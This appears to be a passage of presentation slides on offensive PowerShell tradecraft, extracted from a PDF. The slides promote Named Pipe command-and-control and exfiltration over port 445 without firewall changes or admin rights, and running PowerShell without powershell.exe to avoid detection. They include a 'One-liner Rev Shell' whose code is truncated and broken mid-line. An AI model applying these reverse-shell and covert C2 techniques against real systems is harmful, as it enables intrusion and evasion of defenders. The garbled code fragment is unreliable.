
**(Exfil data/C2 with No socket bind)**



- Pass strings/objects/execute code between processes, ***local*** or ***remote*** – using Named Pipes
- Communicate between local or remote powershell runspaces over one/two-way, encrypted pipe
- Pass info between processes on same machine easily through IPC\$

- Can also use it for **C2**, ***without*** opening FW port, ***without*** local admin privileges
  - No need to Bind() server local port, just “rides” 445
  - And of course, can be done without powershell.exe on target, yet with full PowerShell “reverse shell” 😊





## **13. One-liner Rev Shell**




```
$b = 0..65535|%{0};while(($i = $st.Read($b, 0, $b.Length)) -ne 0){;$d = (New-Object -TypeName System.Text^  
';$sb1 = ([text.encoding]::ASCII).GetBytes($sb2);$st.Write($sb1,0,$sb1.Length);$st.Flush()};$c.Close()
```



```
PS C:\>
```

# Under the hood...



# 14. There is no spoon...

- Powershell.exe or pwsh.exe are just “spoons”.  
System.management.automation runs the show.
- Run Powershell (code) **without** PowerShell(.exe)

## 15. There is no spoon... *Continued!*

- Run Powershell from binary **without** running the binary process






PS > notepad

